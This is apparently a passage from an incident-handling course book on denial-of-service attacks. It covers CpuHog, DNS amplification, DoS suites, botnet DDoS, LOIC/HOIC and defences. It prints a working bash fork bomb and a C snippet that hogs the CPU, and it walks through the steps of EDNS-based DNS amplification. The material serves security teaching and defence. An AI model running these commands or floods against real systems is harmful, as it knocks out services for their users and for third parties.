Generally speaking, there are two categories of DoS attacks: local DoS and network-based DoS. Local DoS attacks are run from an account on the victim machine. An attacker runs some program or function locally that prevents users from accessing their resources. There are two ways to execute local DoS. The attacker could simply crash a service by stopping a process from running. When the service process is not running, it cannot handle legitimate user requests. Another way to launch a local DoS attack is to tie up system resources. An attacker could use all the available CPU cycles, memory space, hard drive space, or any other limited resource on the machine. With all these resources consumed, legitimate users cannot get their activities serviced. For example, if there is an HTTP daemon running on the machine, an attacker could crash the HTTP server process by running a command on the local machine, or she could consume all CPU cycles so that the HTTP process cannot run. Both of these are local DoS attacks. Another example here is CpuHog, which creates a process with a high priority on a Windows machine. The second category of DoS attacks are network-based. These attacks are launched across a network. Within the arena of network-based DoS attacks, we have two types: a malformed packet attack and a packet flood. A malformed packet attack involves sending a single packet or a small stream of packets to a system that are formed in a way not anticipated by the developers of the target machine. The operating system, application, or networking software is not designed to handle some strangely formatted packets. Through an oversight on the developers' part, the strange packets could cause the system to crash. Examples of a malformed packet attack include sending packets that are too long, such as the Ping of Death, or strangely fragmented packets, such as the Teardrop attack.

The second type of network-based DoS attack is the packet flood. Indeed, this is the most common type of DoS today. It is so popular because the attack can be launched remotely, allowing the attacker to have distance between him and the victim. Packet floods involve sending more packets to a machine than it can handle. The attacker either causes all available processing power of the target machine to be tied up or even exhausts all bandwidth of the connection to the target.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - **Denial of Service**
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

EXPLOITATION

1. Local DoS
2. DNS Amplification Attacks
3. DoS Suites
4. Distributed DoS
5. Lab: Counting Resources to Evaluate DoS Attacks

We're back to our roadmap slide.

CpuHog Detailed Description — Local DoS

- CpuHog sets it priority level to 16, the highest for a user mode application in Windows:
  - To see a list of process priorities, you could run:

```
C:\> wmic process get name, priority
```

- Windows respond by setting the priority for all other applications to 15
- You can also locally DoS a Linux system with a fork bomb
  - :(){ :|: & };:
- Because CpuHog remains at 16, no other application can gain control

```
SetThreadPriority( GetCurrentThread(),
            THREAD_PRIORITY_TIME_CRITICAL );
while(1);
```


In Windows, applications can set their own priority level, which affects how often Windows allows those applications to run. Applications on Windows have a priority of between 0 and 16.

CpuHog sets its priority to the highest level available, which is level 16 when run by a normal user. Windows attempts to deal with CPU-hogging applications by boosting the priority of other applications. However, Windows will boost applications only as high as level 15. Thus, all other applications never get a chance to execute while CpuHog runs. This is the case because CpuHog runs at a level of 16, whereas all other applications are running at a priority of 15. The only way to regain control of the machine after CpuHog has been run is to kill the program or simply reboot the machine.

This attack is simple and can be launched with a simple C program, as shown on this slide. It can also be run from an ActiveX control. The key component of the code is the **SetThreadPriority** command. This allows the attacker to set the priority to 16. When that is done, the program goes into an endless loop, which is shown on the line with the while(1) statement. This loop does no calculations; all it does is put the program into an endless loop.

Hogging the CPU is one of the oldest known forms of a DoS attack. It is so old that most operating systems have developed a defense. Many forms of UNIX allow administrators to set limits on CPU usage by user, limiting any one user to 50 percent of available CPU cycles, for example. Almost all forms of UNIX also automatically decrease the priority of the highest-priority processes when applications become starved for CPU time, which is the opposite of what Windows does. Microsoft has gotten around the problem by increasing the priority of the Task Manager to level 16 so that it can be used to end CPU-hogging applications.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - **Denial of Service**
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**


EXPLOITATION

1. Local DoS
2. **DNS Amplification Attacks**
3. DoS Suites
4. Distributed DoS
5. Lab: Counting Resources to Evaluate DoS Attacks

We're back to our roadmap slide.

DNS Amplification Attacks

- We have seen a surge in DNS Amplifier attacks:
  - Attacks were known before then, but a new twist has been employed
- Send a small spoofed DNS query to several DNS servers:
  - And receive a large DNS response back to the target
  - Prior to 2005, these attacks sent 60-byte requests and got up to 512-byte responses ... An amplification factor of 8.5 ... not bad



We have seen a major increase in DNS amplification attacks, which are similar to smurf attacks, but have important differences as well. Like smurf attacks, DNS amplification attacks involve using spoofed packets against a third party to amplify traffic to a target. But smurf attacks involve sending packets to a network broadcast address to achieve amplification. DNS amplification attacks do not involve a broadcast address. Instead, these attacks, which have been known about for almost a decade, involve sending small, spoofed DNS queries to a series of DNS servers on the Internet. The DNS servers send a larger response back to the address that appeared to make the request. This results in an amplification of traffic directed to the ultimate flood target. Because DNS is UDP-based, spoofing in this way is trivial.

Prior to late 2005, these attacks relied on DNS queries of 60 bytes or so, with responses of up to 512 bytes, giving an amplification factor of approximately 8.5. Not bad for attackers but still not the level of flood they'd like to achieve.

Enter EDNS

DNS Amplification Attack


- With EDNS (RFC 2671), a DNS query can specify a larger buffer (bigger than 512 bytes) for the response
- In recent attacks, requester sends 60-byte query to get a 4,000-byte response:
  - An amplification factor of 66
  - Has been used in attacks to generate well over 10 Gbps of traffic at a target
- First, attacker finds several DNS servers configured to support recursive lookups from anywhere
- Second, the attacker queries those servers for a DNS name the attacker owns
- Third, attacker responds to query with a 4,000-byte TXT record
- Fourth, with the poison cached, the attacker spoofs DNS requests for that record using the source address of the target
- These responses flood the victim

Modern DNS servers support EDNS, a set of Extension Mechanisms for DNS, described in RFC 2671. Some of these options allow DNS responses to be larger than 512 bytes and still use UDP, provided that the requester indicates that it can handle such large responses in the DNS query.

Attackers have used this characteristic to generate some massive floods. By sending a query of 60 bytes to retrieve a record of 4,000 bytes, an attacker can get an amplification factor of more than 66. In the wild, several attacks of this nature have generated multiple Gigabits per second of traffic, in excess of 10 Gbps against some targets!

To achieve this attack, the bad folks first locate several DNS servers that can perform recursive lookups on behalf of anyone on the Internet. (A large majority of DNS servers have this configuration in the wild.) Next, the attacker sends queries to those servers for a DNS record that the attacker controls on the attacker's own DNS server. Because they are configured for recursion, these DNS servers send the request back to the attacker, who responds with a 4,000-byte TXT record, which will be cached in the DNS servers that will be used for amplification.

Next, now that the attacker has loaded the large record into the DNS server's cache (for a long Time-To-Live, of course), the attacker proceeds to send DNS query messages (with EDNS options for large responses enabled, of course) to these servers, spoofing the address that the attacker wants to flood. These DNS servers respond with the 4,000-byte TXT record, sending this UDP packet to the victim. The victim is inundated with many of such packets, in a massive flood.




Here is the overall attack architecture, corresponding to the steps you saw on the last slide. To reiterate

In Step 1, the bad folks first locate several DNS servers that perform recursive lookups on behalf of anyone on the Internet. (A large majority of DNS servers have this configuration in the wild.) The attacker sends queries to those servers for a DNS record that the attacker controls on the attacker's own DNS server.

In Step 2, because they are configured for recursion, these DNS servers send the request back to the attacker.

In Step 3, the attacker responds with a 4,000-byte TXT record, which is cached in the DNS servers used for amplification in Step 4.



In Step 5, now that the attacker has loaded the large record into the DNS server's cache (for a long Time-To-Live, of course), the attacker proceeds to send DNS query messages (with EDNS options for large responses enabled, of course) to these servers, spoofing the address that the attacker wants to flood.

In Step 6, these DNS servers respond with the 4,000-byte TXT record, sending this UDP packet to the victim. The victim is inundated with many of such packets, in a massive flood, as the attacker repeats Steps 5 and 6 again and again. Keep in mind that this process is repeated with hundreds or thousands of DNS servers, inundating the victim with a massive flood.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - **Denial of Service**
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

EXPLOITATION

1. Local DoS
2. DNS Amplification Attacks
3. **DoS Suites**
4. Distributed DoS
5. Lab: Counting Resources to Evaluate DoS Attacks

We're back to our roadmap slide. Let's talk next about local DoS with a tool called CpuHog.

Bot DoS Suites

- There are countless individual denial-of-service tools that send malformed packets and crash a remote system:
  - Often rely on sending unexpected garbage packets, buffer overflows, or unaligned/large fragments
- Instead of launching each one of these individual attacks against a target, attackers have rolled together a bunch of individual DoS exploits together into a DoS suite
- Try all the different attacks, just to see if one crashes the target
- Several examples at http://www.packetstormsecurity.org/DoS
- Many bots support multiple different DoS attacks

There are countless individual DoS tools that send malformed packets and crash a remote system. They often rely on sending unexpected garbage packets, buffer overflows, or unaligned/large fragments. Due to sloppy code, the target machine or service crashes, rendering it unusable. Some example individual DoS exploits include bonk, jolt, land, nestea, newtear, syndrop, teardrop, and WinNuke.

Instead of launching each one of these individual attacks against a target, attackers have rolled together a bunch of individual DoS exploits together into a suite. These suites try numerous different individual malformed packet attacks, just to see if one can crash the target. Several example DoS suites are available at http://www.packetstormsecurity.org/DoS/. Many of these capabilities are incorporated in today's modern botnet.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - **Denial of Service**
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

EXPLOITATION

1. Local DoS
2. DNS Amplification Attacks
3. DoS Suites
4. **Distributed DoS**
5. Lab: Counting Resources to Evaluate DoS Attacks

We're back to our roadmap slide.


Distributed Denial-of-Service Attacks

- Instead of using one or a small number of machines to launch a flood, an attacker could use a large number of compromised machines
- The result is Distributed Denial of Service
- In the past, attackers relied on specialized DDoS tools:
  - Tribe Flood Network (TFN) and Tribe Flood Network 2000 (TFN2K)
- Today, DDoS is usually launched using a botnet:
  - Major regular attacks against U.S. banks in 2012, 2013, and 2014

Instead of using a single machine or a small number of machines to launch a packet flood, an attacker could turn to a large number of systems, particularly a botnet, to launch a flood, resulting in a Distributed Denial of Service (DDoS) attack.

In the past, attackers used specialized tools focused on DDoS, including the Tribe Flood Network 2000.

Today, almost all DDoS attacks are launched using a botnet of compromised hosts controlled by an attacker.




Here you see the fundamental architecture of most DDoS attacks. At the top of the architecture, you have the attacker who uses a remote control tool or remote shell to connect to one or more client machines. These client machines send messages to bot-infected systems using various bot communications schemes we discussed earlier in 504.4. It should be noted that the attacker can set up a series of Netcat relays to even further obscure where the attacker is coming from.

On the client machines, a special piece of software is installed that allows the attacker to send commands to the bots, such as an IRC client. There are usually a small number of clients (such as 1) and an enormous number of bot-infected hosts. The bot-infected machines can be instructed to launch an attack against the victim. Although multiple distributed attack types are supported in most bots, the most common is a packet flood.

Reflected DDoS Attacks

- Using the TCP three-way handshake, an attacker can bounce a flood from the zombie to the victim
- Zombie sends a SYN to a legitimate site:
  - Major www service
  - Core router
  - Others
- Legitimate site sends a SYN-ACK to flood the victim
- Makes tracing the attack even more difficult



We are now seeing an increase in reflected DDoS attacks. They take advantage of the TCP three-way handshake, bouncing an attack off an innocent server, resulting in a SYN-ACK flood. When victims try to trace back where the attack is coming from, they think the high-bandwidth bounce site is doing the attacking. However, it's just responding to incoming spoofed SYN packets. No attack software is installed on the bounce sites because they are just responding to incoming SYNs with spoofed source addresses.

Pulsing Zombies

Distributed DoS

- To make investigations even more difficult, new tools implement pulsing zombies
- Each zombie floods the target for a short while (minutes), and then goes dormant for awhile
- With a lot of zombies, the flood is still effective
- Tracing back an *active* attack is easier:
  - Call the ISP and have them step back router-by-router and ISP-by-ISP to find the flooding agent
  - A laborious process
- When zombies go silent, it is more difficult to locate them!

When investigators analyze an attack, they often try to trace back one or more zombies. Tracing to zombies is certainly easier if they are actively sending traffic because an ISP can quickly identify the flow of traffic through its network in real time, rather than having to consult (perhaps non-existent) logs. The victim could call the ISP, who could step back, router-by-router, and ISP-by-ISP, to find one flooding agent. That's a laborious process, to be sure, because Internet routing is focused on destination addresses, not where the packet originated. DDoS tool developers knew we were tracing active attacks, so they introduced another twist: the pulsing zombie.

Pulsing zombies bomb the target with traffic for a brief period of time, such as 10 minutes. Then, they go dormant for another period of time (perhaps 1 hour). After dormancy, they awaken and start the bombing again for another interval. The zombies pulse on and off asynchronously, so the average amount of traffic load is still significant, flooding the victim. This pulsing action confounds investigators, who cannot rely on that the traffic is actively sent as they investigate.

Evolution of the Flood

Distributed DoS

- Move from SYN floods to HTTP floods
  - SYN floods:
    - Typically spoofed
    - Focused on sucking up bandwidth or connection queue with bogus traffic
    - Easier for ISPs to block by looking for abnormal traffic patterns
  - HTTP floods:
    - Complete three-way handshake and send HTTP GET for common page, such as index.html
    - Much harder to differentiate from normal traffic


One of the major trends we've seen in defenses involves ISPs deploying vast sensor networks to detect malicious flood traffic patterns quickly and throttle or block them. Arbor Networks, Riverbed Cascade, and Cisco all offer products that provide these capabilities to large networks. These tools typically focus on the most popular form of flood in the past decade: SYN floods.

To get around such filters, attackers are increasingly not using SYN floods. SYN floods typically involve spoofed traffic and never complete the TCP three-way handshake. The attacker sends forth a huge number of SYNs trying to suck up all bandwidth or the connection queue of the victim. But, the ISPs can detect this unusual traffic pattern, given that the three-way handshake is never completed.

With an HTTP flood, the attacker uses a botnet to generate a huge amount of normal-looking traffic. The TCP three-way handshake is completed, and then the bot asks a victim website for a common web page, such as index.html. These floods are easier to trace back to a bot because they aren't spoofed. But, over the short term, they are much harder for ISPs to identify and throttle because they look like normal traffic. Vast botnets have made HTTP floods valuable to the attackers.

Low Orbit Ion Cannon (LOIC) — Distributed DoS

- Low Orbit Ion Cannon (LOIC) supports TCP connection floods, UDP floods, or HTTP floods (most common):
  - Runs on Windows, Linux, and Android
  - Also, available as a simple JavaScript; surf to a web page and browser starts attacking a target
  - Controlled by user or can get a list of targets from an IRC channel or Twitter using HIVE MIND feature; useful for quickly controlling volunteers in politically motivated floods



The Low Orbit Ion Cannon tool has been widely used to launch major HTTP floods. This freely downloadable application, available for Windows, Linux, and Android, can launch a TCP connection flood to user-chosen ports, a UDP packet flood with an attacker-chosen payload, or an HTTP connection flood, asking for a specific URL on a target website. The HTTP flood feature is by far the most common used today. In addition to Windows, Linux, and Android, LOIC was also released as JavaScript, which can be placed on a website. Browsers that surf to the site can then start launching a flood against any target system of the attacker's choosing.

In Manual mode, LOIC can be configured by its user to flood a particular site. Alternatively, LOIC can automatically pull potential target lists from an IRC channel. (Some versions even look for specific Twitter feeds for new flood targets). That way, groups of attackers can control the flooding behavior of volunteers nearly instantly. The volunteer who wants to participate in a flood against a target organization (due to political disagreements or other reasons) can simply download LOIC, run it, and select the HIVE MIND feature (instead of Manual mode). This capability can log in to an IRC channel (or access a Twitter feed), and pull down targets, which it then begins to flood.

High Orbit Ion Cannon (HOIC) — Distributed DoS

- More recently, Anonymous has used an improved version of LOIC called the High Orbit Ion Cannon
  - Easier-to-use interface
  - Multithreaded to generate more traffic quicker
  - Support for customizable JavaScript scripts to access not just a single page on a website, but also instead numerous different pages

More recently, the Anonymous hacking group has used another tool called the High-Orbit Ion Cannon (HOIC), a tool similar to LOIC. The newer tool has an easier-to-use interface. It is also multithreaded so that it can launch more HTTP requests more quickly at target machines, which are auto-populated from Anonymous sources or can be entered by the HOIC user. It also has support for a feature called *boosters*, which are simply customizable JavaScript-based scripts that cause HOIC to access multiple pages on a target web server, instead of just one page. This scriptable HTTP page request makes it harder to filter out HOIC traffic from normal web surfing traffic, resulting in a tool that is harder for defenders to block than the earlier LOIC tool.

Defenses: Preparation

Distributed DoS

- To prevent yourself from becoming a DDoS agent:
  - For your Internet-accessible systems, install host-based IDS and IPS:
    - To prevent attackers from gaining root or SYSTEM:
  - Keep systems patched
  - Utilize antivirus tools to prevent installation and promote detection
  - **Egress antispoof filters (extremely important!)**

To defend against this kind of attack, clearly you do not want to have DDoS-related bots installed on your machines. To prevent installation, you must apply system patches and use intrusion detection and prevention systems to prevent the attackers from gaining root- or system-level access on your machines.

Antivirus tools can help, preventing the malicious code from being installed in the first place, or, if it is installed, alerting you to its presence.

In addition, you should deploy egress antispoof filters at your border routers. These filters drop all outgoing packets that have a source address that is not located on your network. All packets leaving your network should have a source address associated with your network. If they don't, either something is misconfigured, or an attacker is launching spoofed packets.

Defenses — Distributed DoS

- To prevent being a denial-of-service victim:
  - Design critical business systems with adequate redundancy
- Identification:
  - Massive flood of packets
  - For large scale networks (ISP-sized or big WANs), automated DDoS detection and throttling tools:
    - Arbor Networks' Peakflow: http://www.arbornetworks.com
    - Riverbed NetProfiler
    - Neustar SiteProtect: (http://www.neustar.biz/services/ddos-protection)
    - CloudFlare: https://www.cloudflare.com/
- Containment:
  - Get ready to marshal the incident response team of your ISP
- Erad, Recov: N/A

So, now that we have seen how you can defend against zombies on your own machines, how can you protect yourself from being a DDoS attack flood victim? To defend against attacks that have a small number of zombies, you should make sure you have adequate bandwidth and redundancy. A handful of zombies can consume only so much bandwidth. If you have more bandwidth, you can avoid losing all your link capacity to an attack. In addition, the traffic shaping tools discussed in the SYN flood section, as well as SYN cookies on Linux machines, can help if there are only a few zombies launching the attack.

In addition, another class of solutions is available for large scale networks (ISP-sized or big WANs). These automated DDoS detection and throttling tools can discover huge bursts of traffic and start throttling it before the DDoS victim notices the attack. These are pricey commercial solutions, so they are only likely going to be applied by ISPs and large enterprise WANs that are frequent targets of DDoS attacks. For more information about such solutions, check out Arbor Networks' Peakflow solution and Riverbed's Cascade product. Cisco also has its Cisco Guard DDoS Mitigation product line, which includes automated detection and throttling capabilities.

Unfortunately, if there are a large number of zombies, an attacker can overwhelm pretty much any link. Remember the attacks from February, 2000. Attackers then consumed all the bandwidth of Amazon.com using a DDoS flood. We don't know about your organization, but most organizations cannot afford as much bandwidth as Amazon.com. Therefore, in the face of an onslaught from a large number of zombies, your only defense is to contact immediately the incident response team of your ISP. If you have critical Internet servers that require constant availability, you should have an early warning system. You need to implement an intrusion detection system that can warn you when a flood starts. If the flood is significant, you need to call your ISP's incident response team immediately and ask it to start implementing filters on its network. By blocking the attack at the next level upstream, your ISPs can defend you from much of the brunt of the flood. Although this is a reactive solution, it is the only practical means of surviving during a DDoS attack that involves a huge number of zombies.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - **Denial of Service**
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

EXPLOITATION

1. Local DoS
2. DNS Amplification Attacks
3. DoS Suites
4. Distributed DoS
5. **Lab: Counting Resources to Evaluate DoS Attacks**

We're back to our roadmap slide.

Counting Resources to Evaluate DoS Attacks

- Now conduct a lab to analyze resource-exhaustion denial-of-service attacks on Windows and Linux
